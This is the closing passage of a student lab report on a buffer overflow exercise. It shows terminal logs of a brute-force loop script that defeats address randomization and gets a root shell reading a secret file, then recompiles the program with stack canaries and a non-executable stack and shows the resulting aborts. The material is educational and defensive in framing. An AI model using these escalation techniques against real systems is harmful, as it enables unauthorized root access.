ck
./whilebash.sh: line 23:   234 Segmentation fault      (core dumped) ./sta
ck
./whilebash.sh: line 23:   235 Segmentation fault      (core dumped) ./sta
ck
./whilebash.sh: line 23:   236 Segmentation fault      (core dumped) ./sta
ck
./whilebash.sh: line 23:   237 Segmentation fault      (core dumped) ./sta
ck
./whilebash.sh: line 23:   238 Segmentation fault      (core dumped) ./sta
ck
./whilebash.sh: line 23:   239 Segmentation fault      (core dumped) ./sta
ck
```

Figure 12: Using whilebash.sh script to achieve root access with the stack command.

Finally, after 5966 attempts, the shellcode was called which allowed the visualisation of the .secret document, as shown in Figure 13.




```
./whilebash.sh: line 23:  5964 Segmentation fault      (core dumped) ./sta
ck
./whilebash.sh: line 23:  5965 Segmentation fault      (core dumped) ./sta
ck
./whilebash.sh: line 23:  5966 Segmentation fault      (core dumped) ./sta
ck
#
#               cat /root/.secret
# This secret file is generated when container is created
# The root secret string below will be replaced with a keyed hash
My ROOT secret string is: 06335bcdd3b6493bc8230fc0633ab544
#
# exit
ubuntu@bufoverflow:~$ 
```

Figure 13: Visualisation of the .secret document via root with randomization enabled and using the whilebash.sh script.


Task 3: Stack Guard:

First of all, the randomization protection was disabled, as shown in Figure 1 of the lab. Next, all the other codes were re-compiled with gcc without the *-fno-stack-protector* command, in order to enable the stackguard protection. This protection works by inserting a random value just before the return address. So, if there is any change in this value, the stackguard is activated and perceives a stack fault, aborting the execution of the program in order to save it from possible attacks as in the executed in the first task of the lab.



```
ubuntu@bufoverflow:~$ sudo su
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -z execstack stack.c
root@bufoverflow:/home/ubuntu# chmod 4755 stack
root@bufoverflow:/home/ubuntu# exit
exit
ubuntu@bufoverflow:~$ gcc -o exploit exploit.c
ubuntu@bufoverflow:~$ 
```

Figure 14: Re-compilation of stack.c and exploit.c codes with stackguard enabled.




```
ubuntu@bufoverflow:~$ ./exploit
ubuntu@bufoverflow:~$ ./stack
*** stack smashing detected ***: ./stack terminated
/sbin/exec_wrap.sh: line 11:  6301 Aborted                 (core dumped) .
/stack
ubuntu@bufoverflow:~$ 
```

Figure 15: Error indicated using stackguard protection.

Task 4: Non-executable Stack:

In this task, we re-compile the stack.c code as non-executable, in order to understand this other protection given by the system to avoid attacks. The effectiveness of this attack lies in it's name: if the stack is not executable, then, it cannot be run and, therefore, it's protected from malicious codes that may lie among the stack - as the exploit.c code we used during the lab.



```
ubuntu@bufoverflow:~$ sudo su
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -z noexecstack stack.c
root@bufoverflow:/home/ubuntu# chmod 4755 stack
root@bufoverflow:/home/ubuntu# exit
exit
ubuntu@bufoverflow:~$ ./exploit
ubuntu@bufoverflow:~$ ./stack
*** stack smashing detected ***: ./stack terminated
/sbin/exec_wrap.sh: line 11:  6405 Aborted                 (core dumped) .
/stack
ubuntu@bufoverflow:~$ 
```

Figure 16: Re-compilation of stack.c code in non-executable stack and consequent error.

REFERENCES

- Owasp, BufferOverflow Attack [https://www.owasp.org/index.php/Buffer_overflow_attack]. Access in 12/10/2019.

- Geeks For Geeks, BufferOverflow Attack with example [https://www.geeksforgeeks.org/buffer-overflow-attack-with-example/]. Access in 12/10/2019.

- CoengoEDeGebure, BufferOverflow Attacks Explained [https://www.coengoedegebure.com/buffer-overflow-attacks-explained/]. Access in 13/10/2019.

- Buffer Overflow Vulnerability Lab Video Presentation, Youtube [https://www.youtube.com/watch?v=ckCPoqIH9s4&feature=youtu.be]. Access: 15/10/2019.

- RedHat, Security Technologies: Stack Smashing Protection (StackGuard) [https://access.redhat.com/blogs/766093/posts/3548631]. Access: 16/10/2019.